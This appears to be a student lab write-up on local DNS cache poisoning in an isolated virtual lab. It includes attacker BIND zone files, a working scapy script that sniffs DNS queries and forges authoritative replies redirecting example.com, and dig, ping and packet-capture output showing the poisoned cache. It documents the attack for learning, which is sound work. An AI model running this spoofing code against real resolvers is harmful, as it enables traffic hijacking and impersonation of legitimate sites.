We try to resolve www.example.com using the nameserver we created ns.rakshith2294.com and we can see that we are obtaining the A records as configured in the zone file of our www.example.com. That is instead of obtaining the A record of original www.example.com we obtain the results of what we added in our local zone file. Since we are forwarding the domain to 10.0.2.10 we get a response from attacker.




```
[03/03/2020 19:32] Rakshith-10.0.2.22@VM:~$dig @ns.rakshith2294.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.rakshith2294.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18181
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; ADDITIONAL SECTION:
ns.rakshith2294.com.    259200  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Tue Mar 03 19:32:02 EST 2020
;; MSG SIZE  rcvd: 106

[03/03/2020 19:32] Rakshith-10.0.2.22@VM:~$
```


3 The Attack Tasks (Local DNS Attack)

In this task we are trying to completely hijack example.com domain. We are sniffing the DNS queries made by our local DNS server machine through the attacker machine, and we are spoofing the DNS response by creating a DNS reply packet using scapy. In the DNS reply packet we are redirecting the user to the attacker machine’s IP address and we are giving the authority section as the nameserver we are hosting in the attacker machine. Once the DNS response is cached by our local DNS server, same response will be provided for the query made by the user. Below is the code used for sniffing DNS request and spoofing a reply packet. Once our local cache is poisoned whatever request we send from our user machine we get the poisoned entry.


Configurations:




```
[03/06/2020 19:36] Rakshith-10.0.2.10@VM:.../bind$ls
bind.keys  db.127  db.empty  db.root         named.conf                named.conf.local    rakshith2294.com.db  zones.rfc1918
db.0       db.255  db.local  example.com.db  named.conf.default-zones  named.conf.options  rndc.key
[03/06/2020 19:36] Rakshith-10.0.2.10@VM:.../bind$cat rakshith2294.com.db
$TTL 3D
@       IN      SOA   ns.rakshith2294.com. admin.rakshith2294.com. (
                2008111001
                8H
                2H
                4W
                1D )

@       IN      NS    ns.rakshith2294.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.10
ns      IN      A     10.0.2.10
*       IN      A     10.0.2.10
[03/06/2020 19:36] Rakshith-10.0.2.10@VM:.../bind$cat example.com.db
$TTL 3D
@       IN      SOA   ns.rakshith2294.com. admin.rakshith2294.com. (
                2008111001
                8H
                2H
                4W
                1D )

@       IN      NS    ns.rakshith2294.com.

@       IN      A     10.0.2.10
www     IN      A     10.0.2.10
*.example.com       IN      A     10.0.2.10
[03/06/2020 19:37] Rakshith-10.0.2.10@VM:.../bind$
```




```
[03/06/2020 19:15] Rakshith-10.0.2.10@VM:~/dns_attacks$cat spoof_dns.py
#!/usr/bin/python
#-*- coding: utf-8 -*-
from scapy.all import *
def spoof_dns(pkt):
#       pkt.show()
        if (DNS in pkt and "example.com" in pkt[DNS].qd.qname):
            print "Sniffed the packet \n"
            IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
            UDPpkt = UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)
            Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata="10.0.2.10")
            NSsec = DNSRR(rrname="example.com", type='NS',ttl=259200, rdata='ns.rakshith2294.com')
            DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=1,
            an=Anssec, ns=NSsec)
            spoofpkt = IPpkt/UDPpkt/DNSpkt
            print "Spoofed Response \n"
            spoofpkt[IP].show()
            spoofpkt[UDP].show()
            send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.15 and dst port 53)', prn=spoof_dns)
[03/06/2020 19:15] Rakshith-10.0.2.10@VM:~/dns_attacks$
```




```
[03/06/2020 19:03] Rakshith-10.0.2.15@VM:~$dig xyz.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5861
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       10.0.2.10

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; Query time: 116 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Mar 06 19:03:40 EST 2020
;; MSG SIZE  rcvd: 108
```



```
[03/06/2020 18:36] Rakshith-10.0.2.22@VM:~$dig xyz.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49207
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       10.0.2.10

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; Query time: 89 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Fri Mar 06 19:05:39 EST 2020
;; MSG SIZE  rcvd: 90

[03/06/2020 19:05] Rakshith-10.0.2.22@VM:~$
```




```
[03/06/2020 19:05] Rakshith-10.0.2.22@VM:~$ping xyz.example.com
PING xyz.example.com (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=3.15 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.894 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=1.21 ms
64 bytes from 10.0.2.10: icmp_seq=4 ttl=64 time=1.81 ms
64 bytes from 10.0.2.10: icmp_seq=5 ttl=64 time=0.982 ms
^C
--- xyz.example.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 0.894/1.612/3.159/0.838 ms
[03/06/2020 19:13] Rakshith-10.0.2.22@VM:~$
```




```
15 2020-03-06 19… 10.0.2.15   8.8.8.8     DNS    86 Standard query 0x08b2 A xyz.example.com OPT
16 2020-03-06 19… 8.8.8.8     10.0.2.15   DNS   150 Standard query response 0x08b2 A xyz.example.com A 10.0.2.10…
17 2020-03-06 19… 8.8.8.8     10.0.2.15   DNS   142 Standard query response 0x08b2 No such name A xyz.example.co…
18 2020-03-06 19… 10.0.2.15   8.8.8.8     ICMP  170 Destination unreachable (Port unreachable)

▶ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 10.0.2.15
▶ User Datagram Protocol, Src Port: 53, Dst Port: 40386
▼ Domain Name System (response)
    [Request In: 15]
    [Time: 0.134572521 seconds]
    Transaction ID: 0x08b2
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▶ Queries
  ▶ Answers
  ▼ Authoritative nameservers
    ▶ example.com: type NS, class IN, ns ns.rakshith2294.com
```


Scenario 2:




```
[03/06/2020 19:20] Rakshith-10.0.2.15@VM:~$dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37863
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.10

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; Query time: 169 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Mar 06 19:24:20 EST 2020
;; MSG SIZE  rcvd: 108

[03/06/2020 19:24] Rakshith-10.0.2.15@VM:~$
```




```
[03/06/2020 19:24] Rakshith-10.0.2.22@VM:~$dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7668
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.10

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; Query time: 107 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Fri Mar 06 19:24:43 EST 2020
;; MSG SIZE  rcvd: 90

[03/06/2020 19:24] Rakshith-10.0.2.22@VM:~$
```



```
[03/06/2020 19:31] Rakshith-10.0.2.15@VM:~$sudo rndc dumpdb -cache
[03/06/2020 19:33] Rakshith-10.0.2.15@VM:~$cat /var/cache/bind/dump.db | grep -i example
example.com.            258703  NS      ns.rakshith2294.com.
www.example.com.        258703  A       10.0.2.10
[03/06/2020 19:33] Rakshith-10.0.2.15@VM:~$
```



```
[03/06/2020 19:24] Rakshith-10.0.2.22@VM:~$ping www.example.com
PING www.example.com (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=0.689 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.764 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=0.834 ms
64 bytes from 10.0.2.10: icmp_seq=4 ttl=64 time=0.734 ms
64 bytes from 10.0.2.10: icmp_seq=5 ttl=64 time=0.666 ms
^C
--- www.example.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4057ms
rtt min/avg/max/mdev = 0.666/0.737/0.834/0.063 ms
[03/06/2020 19:26] Rakshith-10.0.2.22@VM:~$
```




No.	Time	Source	Destination	Protocol	Length	Info
1	2020-03-06…	10.0.2.15	8.8.8.8	DNS	86	Standard query 0x93e7 A www.exampl…
2	2020-03-06…	PcsCompu_3b:2b:b3	Broadcast	ARP	42	Who has 10.0.2.15? Tell 10.0.2.10
3	2020-03-06…	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	60	10.0.2.15 is at 08:00:27:cb:0d:d0
4	2020-03-06…	8.8.8.8	10.0.2.15	DNS	150	Standard query response 0x93e7 A w…

